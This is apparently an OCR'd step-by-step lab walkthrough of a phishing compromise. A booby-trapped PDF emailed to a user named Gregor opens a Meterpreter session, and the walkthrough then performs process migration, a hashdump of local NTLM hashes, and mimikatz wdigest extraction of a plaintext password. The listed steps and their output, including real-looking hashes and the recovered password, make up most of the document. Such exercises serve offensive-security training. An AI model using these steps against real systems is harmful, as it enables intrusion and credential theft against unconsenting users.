
6.13 exploit -j

exploit -j



7 Send email to Gregor

7.1 Send email with embedded T25L.pdf attached



8 Open Sessions

8.1 sessions 9 in this instance

```
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[-] Handler failed to bind to 10.0.99.30:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Sending stage (957487 bytes) to 10.0.210.219
[*] Meterpreter session 9 opened (10.0.99.30:4444 -> 10.0.210.219:53552) at 2024-03-04 01:20:07 +0000

msf exploit(handler) > sessions 9
[*] Starting interaction with 9...
```

8.2 getuid

getuid

```
meterpreter > getuid
Server username: WIN-6UV4GTPJ7O0\Gregor
meterpreter >
```

8.3 ipconfig


```
meterpreter > getuid
Server username: WIN-6UV4GTPJ7O0\Gregor
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::100:7f:fffe
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : AWS PV Network Device #0
Hardware MAC : 0e:10:64:59:8e:39
MTU          : 9001
IPv4 Address : 10.0.210.219
IPv4 Netmask : 255.255.252.0
IPv6 Address : fe80::e8d2:3559:842d:43b5
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 13
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:a00:d2db
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter >
```

Gregor's ip address is 10.0.210.219

8.4 meterpreter > cd ..

back out to run ls (list)


cd ..
cd ..
ls



8.5 cd Users


8.5.1 cd Users

cd users
ls




8.5.2 cd Administrator

cd Administrator
ls




8.5.3 getsystem

getsystem



8.5.4 Hashdump


hashdump



Because hashdump does not work right now the following steps are required to be able to achieve.

8.5.5 sysinfo

sysinfo




8.5.6 Process List

ps

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 372   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
 384   3024  72965093-T25.pdf.exe  x86   1        WIN-6UV4GTPJ7O0\Gregor        C:\exploit_files\shellcode\72965093-T25.pdf.exe
 396   644   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 496   488   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 508   644   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 548   488   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wininit.exe
 556   540   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 580   540   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 644   548   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\services.exe
 652   548   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 660   548   lsm.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsm.exe
 752   644   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 828   644   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 916   644   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 964   644   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 1012  644   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1080  644   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1196  644   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1228  644   armsvc.exe            x86   0        NT AUTHORITY\SYSTEM           C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\armsvc.exe
 1316  644   taskhost.exe          x64   1        WIN-6UV4GTPJ7O0\Gregor        C:\Windows\System32\taskhost.exe
 1384  508   dwm.exe               x64   1        WIN-6UV4GTPJ7O0\Gregor        C:\Windows\System32\dwm.exe
 1428  1364  explorer.exe          x64   1        WIN-6UV4GTPJ7O0\Gregor        C:\Windows\explorer.exe
 1568  644   LiteAgent.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\XenTools\LiteAgent.exe
 1592  644   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 1640  644   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1656  2152  36916375-T25.pdf.exe  x86   1        WIN-6UV4GTPJ7O0\Gregor        C:\exploit_files\shellcode\36916375-T25.pdf.exe
 1732  644   Ec2Config.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
 1944  752   WmiPrvSE.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wbem\WmiPrvSE.exe
 1988  752   WmiPrvSE.exe          x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\wbem\WmiPrvSE.exe
 2064  644   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 2100  644   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 2152  3044  cmd.exe               x64   1        WIN-6UV4GTPJ7O0\Gregor        C:\Windows\System32\cmd.exe
 2812  644   msdtc.exe             x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\msdtc.exe
 2820  964   taskeng.exe           x64   1        WIN-6UV4GTPJ7O0\Gregor        C:\Windows\System32\taskeng.exe
 2856  644   amazon-ssm-agent.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
 3024  3044  cmd.exe               x64   1        WIN-6UV4GTPJ7O0\Gregor        C:\Windows\System32\cmd.exe
 3044  2820  python.exe            x64   1        WIN-6UV4GTPJ7O0\Gregor        C:\Python27\python.exe
 3064  556   conhost.exe           x64   1        WIN-6UV4GTPJ7O0\Gregor        C:\Windows\System32\conhost.exe

meterpreter >
```

8.5.7 Getpid and Migrate

getpid and migrate to explorer.exe



migrate 1428

```
meterpreter > getpid
Current pid: 384
meterpreter > migrate 1428
[*] Migrating from 384 to 1428...
[*] Migration completed successfully.
```

8.5.8 Hashdump

hashdump

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:48a94b5603ed965d259f9e45d7b12e1a:::
ephemeral:1002:aad3b435b51404eeaad3b435b51404ee:156cc0476b52911634543bb52f631a74:::
Gregor:1004:aad3b435b51404eeaad3b435b51404ee:96eec895569141d6b6b439bc019243c7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SFB-Officer:1005:aad3b435b51404eeaad3b435b51404ee:ff071d0af7a5211eef2abc9f8a5588b7:::
meterpreter >
```

8.6 Mimikatz

8.6.1 load mimikatz

load mimikatz

```
meterpreter > load mimikatz
Loading extension mimikatz...success.
meterpreter >
```

8.6.2 help mimikatz

help mimikatz

```
meterpreter > help mimikatz

Mimikatz Commands
=================

    Command           Description
    -------           -----------
    kerberos          Attempt to retrieve kerberos creds
    livessp           Attempt to retrieve livessp creds
    mimikatz_command  Run a custom command
    msv               Attempt to retrieve msv creds (hashes)
    ssp               Attempt to retrieve ssp creds
    tspkg             Attempt to retrieve tspkg creds
    wdigest           Attempt to retrieve wdigest creds


meterpreter >
```

8.6.3 wdigest

wdigest

```
meterpreter > wdigest
[!] Not currently running as SYSTEM
[*] Attempting to getprivs
[+] Got SeDebugPrivilege
[*] Retrieving wdigest credentials
wdigest credentials
===================

AuthID   Package    Domain           User              Password
------   -------    ------           ----              --------
0;996    Negotiate  WORKGROUP        WIN-6UV4GTPJ700$
0;22312  NTLM
0;997    Negotiate  NT AUTHORITY     LOCAL SERVICE
0;999    NTLM       WORKGROUP        WIN-6UV4GTPJ700$
0;57564  NTLM       WIN-6UV4GTPJ700  Gregor            XiKBpgamzKFQiDCupd5XwiKBpgamzKFQiDCupd5z

meterpreter >
```

This result shows Gregor's password XiKBpgamzKFQiDCupd5XwiKBpgamzKFQiDCupd5z

9 Gregor's Info

IP Address: 10.0.210.219
Password: XiKBpgamzKFQiDCupd5XwiKBpgamzKFQiDCupd5z